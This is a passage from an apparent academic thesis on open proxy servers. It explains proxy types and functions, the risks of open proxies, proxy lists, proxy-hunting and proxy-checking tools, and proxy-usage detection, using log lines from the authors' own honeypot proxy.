In the digital world people do not often care about the consequences of linkability. The best example is when people obtain a discount via a bonus card. They disclose their buyer behavior in that way that the service provider stores each bought article and can easily send adjusted advertisement to customers. This sample is comparable to Internet service provider which theoretically owns all logged activities performed by each Internet user. In this case the provider is able to reveal what users have done.

2.1.4. Meaning of anonymity

Anonymity means that the originator of one communication unit is not shown or concealed. This unit could be an email, a newsgroup message, a web page, any Internet host or another possible resource. A further requirement on anonymity is that it should be impossible to find out the right author. If it is easy to figure out the origin, then anonymity is not given[14].

2.2. Conceptual and functional categorization of proxy servers

The first part in this section outlines the three common proxy concepts: forward proxy, reverse proxy, and proxy chaining. The other unit explains some proxy functions and features like caching, content-filtering, anonymizing and so forth.

2.2.1. Proxying concepts

Forwarding proxies The concept of a forwarding proxy is the most common type passing requests from an isolated network to Internet. While a client sends the request to the proxy, it will be forwarded to the outside server. Thus this concept allows implementing a level of network security and reducing network traffic.

In the proceeding of this forwarding concept the proxy gets a number of requests from its client. At first the proxy must prove the validation of each request. If the proxy decides to block this request due to blacklist or content filter, the proxy returns an error message to the client. In the other case, as described in Section 2.2.2, the proxy checks data residing in the cache memory. If the data is not available, the request will be forwarded to the server and requires desired resources. The server returns the

data to proxy relaying the information to its client. Simultaneously, the proxy will store the transferred information in his cache for possible future requests.




Figure 2.4.: Proceeding of sending requests via forwarding proxies

Figure 2.4 illustrates graphically this procedure. A client from closed network (e.g. Intranet) will build up a connection to Server A exhibiting the proxy server inside the firewall. Only this server has the ability to go through the firewall and to send some requests to other servers like Server B residing beyond the firewall. The information returning from target server (Server B) will be sent back through the firewall and will be delivered to the client via Proxy Server A [10].

One specification of a forwarding proxy server is called "web proxy". This type focuses on WWW traffic and is essentially used to cache websites. One main task of web proxies is to deny or block certain URLs defined in blacklists or provided in content filtering.

A famous mutation of a web proxy is an open proxy acting basically as an forwarding proxy as well. Furthermore, there exists a number of open proxy types with slightly modified features. One of these proxy types is called "hostile proxy". This proxy type is installed by online criminals, that attempt to capture the dataflow between the content server and the client host. The hostile proxy is placed as man in the middle listening for any passwords and other personal data. In this regard each webmail implementation should support a cryptographically connection, for instance SSL[11]. Another type is called "honeypot" performing principally the same tasks like hostile proxies, but it captures data for another intention. In general a honeypot is an open proxy and wants to be a channel for any web attacks. Goal of honeypot's operator is to analyze the behavior of web attacks, for instance Trojan horses, worms or viruses [15]. As pointed out in Chapter 6, we implement a honeypot within an experiment and perform a proper

Internet traffic analysis.

Although each proxy type is executing the same task in relaying information from one server to another, the intention of proxy's provider is often very different. These propositions range from causing cyber crime to using a proxy for improving answer time or saving bandwidth.

Reverse proxies A reverse proxy performs the same work as forwarding proxies, but data will be relayed in other direction. The request comes from outside of an isolated network for asking for information residing inside the closed network. Clients on Internet send requests to the reverse proxy acting as a gateway to the content server inside the isolated network. The request passes through firewall and will be evaluated by the reversed proxy. This proxy type operates as a redirector which knows which information is on which server. Clients will be prevented from having direct, unmonitored or unauthorized access to mainly sensitive data.

As shown in Figure 2.5, any Internet Client asks for some information being inside the isolated network. The reverse proxy, Server A, obtains the request through Firewall. The proxy evaluates the request and knows on which content server the information is available. In this case Server B is the right content server that owns the requested information. After pinpointing requested data, Server A relays the response through Firewall to Internet Client.




Figure 2.5.: Proceeding of sending requests via reverse proxies

Generally, the big advantage of this concept is that the Internet client does not know which server has the right information. Only the reversed proxy server has this overview and is responsible for redirecting requests. This fact allows the administrator to reroute

any requests to any target server as he wants. In addition, he is able to make this redirection without making public on which content server resides inquired data.

A good example of a reverse proxy is a university IT environment, where only students and professors obtain access to university services. These university members must authenticate on the proxy server themselves to get into the closed university area and use different services (HTTP and FTP server, webmail or the internal library).

Normally, a reverse proxy can adopt a number of tasks. This proxy type is able to implement a so-called Single-Sign-On authentication. If some servers with sensitive data or services are located within a local network, a reverse proxy may carry out the single authentication on behalf of all servers. A further feature, implementing by this type, is to performing the complete encryption through SSL that would efficiently relieve performance at all servers placed inside the network. According to this burden-sharing an administrator may move some tasks from one to other under-worked servers[10].

Proxy chaining Proxy chaining means that a request will pass through a number of proxies before the request will ultimately arrive the actual target server. It is a use of reverse and forward proxy server across multiple networks. The big advantage of proxy chaining is that this concept allows requests of different protocols. For instance, a request using HTTP protocol will be sent to a server which can only handle FTP protocol. For this challenge the request must be redirect through a proxy server that can deal with both protocols.




Figure 2.6.: Method of chaining of proxies

As shown in Figure 2.6, the goal is to make a request on behalf of an Intranet client. The target server (Server C) could be the content server dealing with FTP protocol. If

the information is not in the cache of proxy server (Server A), the request will pass to the next proxy server in the configured chain. Like Server A, Server B has the ability to fulfill, forward, redirect or reject the request. This request will be forwarded until the next server is the target server (Server C). With the requirement that Server B is able to deal with both protocols (FTP and HTTP), the request can be answered and modified into the right structure depending of the desired protocol. The information can be relayed back through the chain, until it reaches the asking Intranet client [10].

Nevertheless, this concept features negative effects as well. If some proxies within the chain loss or encrypt any header information about the origin of requests, it is considerably difficult to track back these requests. This fact is pleasant for the originator of requests intending to mask his identity, but is nasty for the owner of damaged hosts, who cannot identify the attacker. This feature will be also utilized by anonymizer as described in the following Section 2.2.2.

2.2.2. Proxy functions and features

Caching This feature attempts to speed up response time by taking data stored in proxy's memory from previous requests. Goal of this technique is to reduce the response time in buffering frequently requested data. If a proxy obtains a request, the proxy checks primarily the internal cache, whether it finds the required information. If this check yields to no response, the request must be really forwarded to the content server. This method brings a significant speed up in answering requests by reducing upstream bandwidth usage and cost. Most servers of Internet Service Provider (ISP) feature caching. Historically, speed improvements were the primary motive why proxy applications were developed[16]. An unfavorable effect of caching is that the stored data is not the most recent available. The proxy's administrator determines the rules affecting when and how often buffered information will be updated.

Content-Filtering The content-filtering feature proves the content passing through the intermediary and evaluates via some filter rules whether this content will be relayed or not. Matt Bishop defines also a content-filtering proxy as a firewall using proxying methods to perform access control. He says that a proxy firewall could be access control on the contents of packets and messages as well as on attributes of the packet headers[9].

For instance content-filtering can be implemented by the proxy's administrator to ensure that each client of an isolated network conforms the Internet policies. Common filtering methods are URL and DNS blacklisting or a simple keyword matching.

In evaluating the transferring data, the proxy has the ability to block any requests because of the denying content. Consequently, a proxy is a part of a whole firewall concept. Public buildings like primarily schools or enterprises use this technique to prevent their clients in requiring any nasty websites with legal problems. For instance, illegal websites for MP3 or video downloads, pornography and racist websites pose mainly an issue.

Anonymizing An open proxy server enables anonymous surfing by modifying HTTP headers. These headers include some variables (illustrated in Section 3.4.1), which contains usually personal information (e.g. IP address, user agent information) about the requesting client. In addition, the computer security expert Matt Bishop describes an anonymous proxy or an "anonymizer" as a site hiding the origins of connections and operating on behalf of another entity. The destination host believes it communicates only with the anonymizer, because all traffic will be addressed to the anonymizer. In real the destination communicates with any client hiding behind the anonymizer. However, the anonymizer is merely a go-between and passes information between the destination and the origin[9].

Therefore, it may be difficult to track back requests. Often, clients want to surf anonymously with some special intention like political dissidents or computer criminals. The opposite of an anonymizer is if the proxy implements an authentication. In this case the authorized user must logon to gain a proxy session. In this case the administration is able to monitor each request of clients and track it exactly back to each individual. One famous example of an anonymizer is "The Onion Router", in short TOR, that implements a special method of encryption. This service enables its users to communicate anonymously on the Internet[17].

Being transparent A "transparent" proxy is a proxy that does not modify any requests or replies. The proxy attaches the client information (e.g. IP address) in its HTTP headers. This means that the destination server knows which host is really the

communication partner.

Proxy for preventing client and server A reverse and forwarding proxy servers are able to act as a protection layer to enforce security requirements. An isolated network can be guarded by an reverse proxy in fending any attacks coming from outside (Internet). Thus, this proxy would act as a firewall protecting all server behind the proxy server.

In the case of forwarding proxies, all clients sending requests are placed behind the proxy server. The proxy firewall monitors each data coming from clients and receiving by clients. This proxy type is able to protect its hosts from web attacks like Trojan horse, worms and viruses.

Bandwidth throttling This feature gives the proxy the ability to control the bandwidth set to each user or user groups. Consequently, the administrator can so modify the capacity of each server.

2.3. Appearance of open proxies

One open question in this issue still remains: Why do open proxies exist? A proxy server may be open for following reasons[12]:

- Configured without conscious decision: A proxy server is often configured unknowingly as freely accessible. The administrator has not adjusted the proxy correctly so that only its clients obtain a proxy connection, even each other. He was not aware of potential danger of leaving the proxy server open. Even though he is aware of the open proxy problem, it is possible that the administrator implements an open proxy in installing applications with inherent deficiencies. Thus, administrators are being well advised to perform some penetration tests with his systems.
- Malicious applications: The administrator installs an application which sets up unknowingly an open proxy in background. Other possibility is that the system has been hacked through Trojan horses, worms or viruses and install an open proxy.

- Install an open server knowingly: An individual or mostly an organization decide to set up consciously an open proxy. The motive could be in helping political dissidents or in allowing extensive anonymity on Internet in general.

2.4. Risk and consequences of providing open proxies

In running an open proxy produces knowingly or unknowingly some risk and implies consequences for the owner and for the user as well. The following listing points out some main risks[18]:

- Eavesdropping: Proxy operator could listen for sensitive user's information being passwords, emails, credit card numbers or other personal information. Therefore, proxy users must be aware which data they send to usually not trustful proxies.
- By chaining proxies it is very difficult to track back a request. According to Section 2.2.1, it is possible that each proxy hop will mask parts of header information. So, it is very complex to reproduce any attack and to find out the requestor or hacker.
- Users do not know the integrity of open proxy provider. The user does not know what the proxy server makes with the sent data. Therefore, it could be useful to find out the background about the proxy's owner. Which company or organization is the proxy provider? What aims could the owner have by gathering proxy traffic?

Providing an open proxy may result in a number of consequences[12]:

- IP of provider organization can be blacklisted and so a bad image can be occurred.
- Image loss due to executing illegal activities
- Loss of bandwidth
- Increased risk that hosts and its network will be scanned for other vulnerabilities.
- Providers offering different web services check the customer's host. If there are some common ports open, providers can be sure that the customer is not reliable.

Chapter 3.

Availability and classification issues of open proxies

The first part in this chapter is about how an Internet user can obtain a number of open proxies. As a next point it is important to check the availability and classification of these proxies. This chapter illustrates Proxy Judges and Proxy Checkers verifying the intermediaries in this regard. Ultimately, an approach will be presented for detecting proxy usage. This implementation could be useful for a web service provider, who intends to refuse all connections provided by an open proxy.

3.1. Finding open proxies

Internet users, who want to be anonymous, have a number of opportunities to obtain a connection to open proxies. It is amazing how many open proxies appear daily on the Internet. According to Section 2.3, such freely accessible intermediaries exist for a variety of reasons, mistakes, failures and misconfigurations.

In general, no one can provide information about the actual number of open proxies on Internet. These hosts are fundamentally uncountable without systematically verifying all possible IP addresses including the various port numbers[19]. Principally, it is not hard to find open proxies on Internet. The demand for open proxies is large. It may happen, that the proxies are blocked or completely inaccessible because of the high degree of utilization[20]. Thus, it is necessary to have a reasonable amount of available open proxies. As following, this chapter points out two common approaches to gain addresses of open proxies.

3.1.1. Proxylists

One very fast and uncomplicated approach to gain an open proxy connection is to search on Internet, where a significant number of proxylists are placed. A simple Google search with the keyword "proxylist" results in more than 12 millions of possible web pages linking to proxylists. A proxylist is a list of IP addresses and port numbers addressing to an open proxy. Many of these lists are frequently updated and classify their proxies by anonymity using proxy judges (see Subsection 3.4.2). Some lists are freely available for everyone, others require a paid subscription.

Two examples of professional proxylists The first proxylist provider is called proxy-listen.de¹ sticking out with his simplicity. This proxylist offers a query tool on its website, where users can filter proxies to their classification depending of desired usage. Important criteria in this field are:

- Port: The user can choose the port number as he wants. Common port numbers, on which a proxy service runs, are 80, 443, 3127, 3128 and 8080. Depending to this number the user can make a link to the type of open proxy. For example, an open proxy with port numbers 80 or 8080 seems to be a misconfigured Web server. Another assumption is a Codeen server², which are usually running on port numbers 3127 or 3128
- Ping: With this query option, slow proxy server can be filtered out. This category range from 1 to 15. The higher this number is, the slower the proxy server.
- Land: The user is able to choose server from different countries. Common countries that have usually lots of proxy server are China, Taiwan and United States. In spite of the big amount of open proxy in common countries, it could be useful to take a proxy service coming from an exotic nation as Azerbaijan, Zimbabwe, or Kyrgyzstan.
- Downtime: This ratio, given as percentage, exhibits the failure rate, where the server seems to be down. The user is able to select servers, that are often online and continuously offering the proxy service .

¹<http://proxy-listen.de>

²<http://codeen.cs.princeton.edu/>

- Anonymity: This option determines the grade of anonymity. As described in Section 3.4, it varies from level 1 to 5 where level 1 to 3 is considered to be anonymous.

If users seek only one open proxy, then the style-option "Detail" returns a detailed list of proxies with all features described above. "Copy&Paste" prints out many proxy addresses in a special format that users can copy them as a whole.

Markus Minini, an administrator of proy-listen.de, answers the question of from where he obtains his large number of open proxies. He returns that he would get the proxies from different sources, but he does not reveal the exact origin of his proxies. Minini says further that his categorization of open proxies is applied through normal Proxy Judges, which are illustrated in Subsection 3.4.2.

The second proxylist, which is worth to present, is xroxy.com³. This website offers like proy-listen.de a query panel, where users can filter out open proxies in the desired category. The option "Type of proxy" has a slightly different meaning; in this case it selects the grade of anonymity. Latency is the same as the Ping - option of proy-listen.de. The higher the latency, the slower is the proxy server. Reliability is comparable to Downtime, but it counts the time as the proxy server is online.

This proxylist offers a special service for its subscribed users. By clicking to the link "Get Proxylist" the list can be downloaded as a whole. Additionally, declared users can claim their daily, customized proxylist. This list will be transferred by email to the user in a chosen file format. This service is very convenient for its users, because they automatically get their proxylists.

3.1.2. Proxy Hunter

If users do not rely on pre-established proxylists, they can go to search open proxies using some specific proxy tools. In this case, a user has the ability to search open proxies with a so-called Proxy Hunter. This tool scans a certain IP range given favoured port numbers. This subsection introduces two very efficient software tools to find open proxies.

³<https://www.xroxy.com>

ProxyHunter The first tool is called "ProxyHunter"⁴, that is able to scan a preassigned IP address range and search for open proxies. Before launching the scan, the verification of open proxies must be determined. This method can be configured by clicking on "System" - "Change Option" and choosing the register card "Verification Data Option". Here, a web page and its containing keywords must be set, that will be checked for each proxy scan. For instance, the Web page is "www.intel.com" and its keyword phrase is "Intel, the world leader in silicon". If the web page can be successfully downloaded over the scanned proxy and contains the defined keywords, then the ProxyHunter assume the scanned proxy as freely accessible.

For a test run, we set a known IP range (93.180.180.15 to 93.180.180.17) and port number 80 as we suppose our implemented open proxy with its IP address 93.180.180.16. The ProxyHunter finds our proxy speedily and leaves following line in the log file (access.log) of our open proxy:

```
84.112.49.52 - - [10/Sep/2009:16:19:39 +0200] "GET http://www.intel.com/ HTTP
/1.1" 200 20929 "-" "Netscape Navigator 4.05"
```

AccessDiver The next efficient tool for hunting open proxies is called AccessDiver (in version 4.402) [20]. Also this tool features a proxy hunting module scanning a pre-defined IP address range. AccessDiver finds our open proxy quickly and shows its results in the list box called "Hunted proxies". Our scanning run leaves the following track in the proxy's log file (access.log):

```
84.112.49.52 - - [10/Sep/2009:16:29:04 +0200] "HEAD http://www.sun.com/ HTTP
/1.1" 200 - "-" "Mozilla/5.0 ( Windows; U; Windows NT5.0; MSNIA )"
```

Even though proxy hunter works successfully, users are good advised to prove each found proxy with Proxy Checkers (described in Section 3.2) or ProxyJudges (pointed out in Subsection 3.4.2). This validation is important for getting further information about proxies in latency, reliability and anonymity levels.

3.2. Proxy Checker

The easiest way to test a proxy server for its availability is to configure a proxy connection in a web browser (Firefox, Internet Explorer or Opera) and try out some URLs. If a

⁴Download at <http://www.proxyblind.org/>

HTTP request will be answered successful, the open proxy connection works successfully.

Although this way for proving a open proxy is very effective, for a large number of proxies it may take a long time to check all proxies. Furthermore, this simple browser check gives no detailed information about proxy server; we know only that it works. Thus, this proving process must be automatised for checking many proxies simultaneously and for getting more background information. For example, each professional proxylist must have an effective proxy checking interface. Hence, the proxylist provider can give any valuable information about country, anonymity, latency and reliability being important for open proxy user.

From where is an open proxy coming is a very important question for proxy user. For instance, the user wants to request a service offered only for one particular country. One other important parameter is the level of anonymity. For checking this parameter, many proxy checker order Proxy Judges (described in Subsection 3.4.2) for giving a proposal. The latency counts the period that a transfer lasts for a file (smaller than 1 kb). So, the user knows how speedy acts the proxy. The reliability points out a ratio between the successful requests to all requests. By the way, this parameter corresponds sometimes reverely with the downtime, which is the ratio between failed requests compared to all.

In the area of Proxy Checker, there are web-based proxy checkers and host-based scanning tools. Even though there are many websites offering a proxy checking service, the user can often prove only a single IP address for a potential proxying service. Host-based scanning tools or scripts are generally designed for scanning quickly many proxies in parallel.

3.2.1. Web-based possibilities

This subsection illustrates some web-based proxy checkers and their differing usage. As a big advantage, this type can be used very easily and need no installation. In the opposite the user has no influence to internal checking proceeding.

Proxy check processing...

* test proxy by using new fast testing technology

93.182.151.110:80	HTTP: Proxy is working! Proxy is high anonymous (elite)!
93.182.151.110:80	CONNECT: proxy does not work!

Good HTTP proxies:

93.182.151.110:80

[back](#)

Figure 3.1.: Result output of the web-based proxy checker "freeproxy.ru"

As a first example in this regard we present freeproxy.ru⁵. This proxy checker looks very old, but works efficiently. For testing this proxy checker, we want to scan our own implemented proxy server (93.182.152.110:80). As shown in Figure 3.1, the result outlines, that our proxy is working well in a highly anonymous mode. Even though there is no further background information about the proxy's country, latency, downtime or others, this proxy checker is able to check a number of proxies simultaneously.

The next web-based proxy checker is atomintersoft.com⁶. As we can see in Figure 3.2, this service shows many parameters like proxy type, response time and the values of diverse HTTP variables. Compared to the previous checker, this proxy checker shows already more information about our proxy. A user can read much information from attached HTTP variables and gets valuable information about anonymity and latency. The disadvantage of this site is, that the user can only scan one host.

The last example of this web-based approach is the proxy checker provided by my-proxy.com⁷. The usage of this checker differs to the others, because the user must configure individually the browser with the proxy connection. In requesting the URL of this proxy checker, the website shows useful background information like the country of origin and other HTTP variables. By the way, using that proxy checker also verifies whether the connection goes directly to the target server or there is any intermediary.

⁵see <http://www.checker.freeproxy.ru/checker/>

⁶http://www.atomintersoft.com/proxy_checker

⁷<http://www.my-proxy.com/show-what-ip>

IP address / Host name and Port of a HTTP proxy server

IP/Host name: Port:

Proxy Type **High anonymity (Elite)**

Response time **0.993 seconds**

HTTP proxy response

RussianProxy.ru Proxy Checker Test Page

Server Variables	Value
REMOTE_ADDR	93.182.151.110
ALL_HTTP	HTTP_CONNECTION:Keep-Alive HTTP_ACCEPT:/*/* HTTP_HOST:russianproxy.ru HTTP_USER_AGENT:User-Agent: VPN service http://russianproxy.ru HTTP_X_REWRITE_URL:/environment/

Figure 3.2.: Result output of the web-based proxy checker "atomintersoft.com"

3.2.2. Host-based tools and scripts

In general, the big advantage of host-based tools and scripts is that they are designed for scanning many proxies in parallel. Further, the users can affect the verification mode in defining the method of checking open proxies. This subsection illustrates some checking tools being an efficient possibility for scanning many hosts simultaneously and obtaining valuable background information.

Beside to the proxy hunter feature, AccessDiver (version 4.402)[20] owns a proxy checker, which is called "Proxy Analyzer". As shown in Figure 3.3, this tool is able to prove many proxies. For testing this feature, we take a list of proxies from proxylisten.de. The scanning run will be started with the button "Speed/Accuracy Tester". In column "Accuracy", each checking result will be displayed and the user can see if this proxy is working or offline. "Delay" corresponds with latency, the higher the value, the slower is the proxy. The country is displayed in the last column, which is a presumption due to assigned country's IP range.

Further, the column "Anonymous" displays the level of anonymity if it is defineable.




Figure 3.3.: Host-based proxy checker tool called AccessDiver

This column can be filled with the button "Confidentiality Tester". This feature starts a script applying a Proxy Judge (see Subsection 3.4.2) for each proxy check. If this script returns a value, this column displays a presumption of anonymity level. If not, the grade of anonymity is not identifiable. For instance, our test run exhibits a number of anonymous proxies assigned with level 1 and 2.

Another simple proxy checker is Web Proxy Checker 1.5⁸ illustrated in Figure 3.4. As an input, this tool expects a text file containing a list of proxies. The result of a checking run are two files, where good and bad proxies will be divided. Furthermore, the tool can be adjusted, that it should frequently check its proxies. The users obtains an updated proxylist containing actually working proxies.

A script-based opportunity for checking HTTP proxies is to write an PERL program. This possibility has the advantage, that the writer of this script has the full control over the verification mode. As shown in Listing A.1, CPAN (Comprehensive Perl Archive Network⁹) supplies many modules for checking proxies. One of these is called WWW-ProxyChecker¹⁰ (Version 0.002) and can be installed by the PERL Package Manager (PPM), which is provided by the ActiveState Perl environment¹¹. This package includes some means to check HTTP proxies to their availability.

As outlined in Listing A.1, constraints of a proxy scan can be configured in the constructor of WWW-ProxyChecker package. At first, we configure the timeout feature for 10 seconds, which means that the proxy is considered dead if the connection to the proxy times out in that period. Some useful output of debug information will be enabled with "debug=1". By default, the user agent is set to mimic a Firefox browser. We choose the value "myproxychecker" for our concern. Subsequently, we determine some websites, which are necessary for the checking procedure. After the configuration of the main object of the WWW-ProxyChecker module, we can start the checking operation with the "check" method getting the list of proxies. If no proxy is alive, than we stop the script through the "die" commando. Otherwise, the script prints the proxies being alive.

A test run of that Perl program considers our implemented proxy 128.130.204.96:80

⁸<http://www.optinsoft.com/listmanager/wpc.htm>

⁹<http://www.cpan.org>

¹⁰<http://search.cpan.org/~zoffix/WWW-ProxyChecker-0.002/lib/WWW/ProxyChecker.pm>

¹¹<http://www.activestate.com/activeperl/>




Figure 3.4.: Screenshot of Web Proxy Checker 1.5

as alive. The log file (access.log) of our proxy server (Apache) contains the line generated by the checking operation. In this case, the Google website has been requested with the user agent string "myproxychecker", which is assigned to our scanning task.

```
84.112.49.52 - - [21/Sep/2009:13:45:54 +0200] "GET http://www.google.at HTTP/1.1" 200 5620 "-" "myproxychecker"
```

As written, this script can only give information about a proxy is alive or not. If the user needs deeper background information about a proxy, than a special port scanner tool may be an efficient tool. One appropriate tool is called Nmap (Network Mapper¹²). This open source software is used by many security and network experts. For a trial run, we take our proxy (128.130.204.96) and start a regular scan task. The tool prints for each found port a presumption for service and its state. As we know, Nmap reveals an open http-proxy service on port 80 listening for a connection.

3.3. Identification of proxy usage - Does a user use a proxy?

Generally, it is very comfortable for users to browse through Internet anonymously by using open proxies. They are able to visit any website and use any web service without their real identification masking through proxy IP. In this case, it is really difficult for the service provider to determine, whether the consumers of their services are trustworthy or any attacker intending any malicious activities. The right question is: "Is there any possibility to check whether the user uses an open proxy?" If the service provider would detect any users using proxies, the question remains, why these user do not consume the service directly. So, the service will be provided to a not identifiable community being hidden behind an open proxy. It would be a lot of effort to identify the right user or person behind an untrustworthy proxy.

In this regard, it would be useful for the service provider to prove if users browse with an open proxy. This section presents a possibility¹³, that can be introduced by the provider of their web services for proving, whether users are connected with an inter-

¹²<http://nmap.org/>

¹³<http://keksa.de/?q=proxychecker>

